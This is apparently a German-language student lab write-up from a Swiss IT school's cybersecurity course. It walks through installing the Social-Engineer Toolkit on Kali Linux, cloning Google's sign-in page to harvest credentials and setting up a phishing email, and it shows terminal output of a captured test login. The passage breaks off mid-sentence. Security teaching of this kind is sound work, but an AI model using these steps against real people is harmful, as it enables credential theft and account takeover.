GIBB INFORMATIK HF

Cybersecurity1

Create a phishing campaign with a website and phishing email on Kali Linux


29.02.2024

23-A Yavuz Özbay

In diesem Beitrag wird gezeigt, wie Sie Ihr Ziel mithilfe eines einfachen Phishing-Angriffs effektiv dazu verleiten können, Ihnen seine Anmeldeinformationen preiszugeben.


Für dieses Beispiel verwenden wir Kali Linux und das Social Engineering Toolkit. Werfen wir einen Blick darauf!
Zuerst müssen wir das Social Engineering Toolkit in Kali Linux herunterladen.

~# sudo update
~# sudo upgrade
~# mkdir workspace
~# cd workspace
~# apt-get install git
~# git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/
~# python3 setoolkit/setup.py




Nachdem die notwendigen Downloads durchgeführt wurden, können wir nun settoolkit verwenden. Zuerst klonen wir eine Web page(google) und dann werden wir diese gefälschte Seite per E-Mail an das Opfer senden und versuchen, Benutzerinformationen von ihm zu erhalten.

~# sudo setoolkit
1) Social-Engineering Attacks
2) Website Attack Vectors
3) Credential Harvester Attack Method
2) Site Cloner



Nachdem wir Google ausgewählt haben, wird die Website geklont und das Terminal sieht wie folgt aus:




Das Coole daran ist, dass es genau wie die echte Google-Website aussieht und Ihr Ziel leicht dazu verleitet werden kann, seine Anmeldeinformationen preiszugeben.

Mal sehen, was passiert, wenn ich eine E-Mail-Adresse und ein Passwort eingebe.


Wie kann ich sehen, was das Ziel tippt?

Werfen wir einen Blick auf mein Terminal.

Das Opfer gibt seine Anmeldedaten ein:


vm-p-prd-HFI_CYS-0n82q-k-sekag-li232-vmKL1 - VMware Workstation
Sign in - Google Accounts
192.168.110.70
Google
Sign in with your Google Account
yavuz@gmail.com
Sign In
Need help?
Create an account
One Google Account for everything Google
To direct input to this VM, click inside or press Ctrl+G.

My terminal:



vmadmin@li232-vmKL1: ~/workspace2
File Actions Edit View Help
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.110.70 - - [29/Feb/2024 21:55:19] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E
2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=ā
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=yavuz@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=12345
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
Schweiz
Unser drittes Jahrzehnt für den Klimaschutz
Über Google
Werbeprogramme
Unternehmen
Wie funktioniert die Google Suche?
Datenschutzerklärung
Nutzungsbedingungen
Einstellungen
To direct input to this VM, click inside or press Ctrl+G.

Und los geht's. Wie Sie sehen, haben wir jetzt Zugriff auf das Google-Konto des Opfers. Auf meinem Terminal läuft eine Sitzung, in der ich darauf warte, dass das Opfer seine Anmeldeinformationen eingibt.


So funktioniert Phishing

Bisher habe ich Ihnen jedoch gezeigt, wie Sie eine Website klonen und das Ziel dazu verleiten, mir seine Anmeldeinformationen preiszugeben.
Aber wie können wir jemandem eine echte E-Mail senden und seine Anmeldeinformationen erhalten?
Wir haben bereits eine gefälschte Website erstellt und müssen nur noch eine E-Mail versenden.
Öffnen Sie zunächst einen neuen Terminal-Tab und starten Sie das Toolkit.
Auch hier wählen wir den Social-Engineering-Angriff, diesmal jedoch den Mass-Mailer-Angriff.


So erstellen Sie eine E-Mail mit einem Link für den gefälschten Login
Seite mit SET:
1) Social-Engineering Attacks
5) Mass Mailer Attack
1) E-Mail Attack Single Email Address




Es gibt jedoch 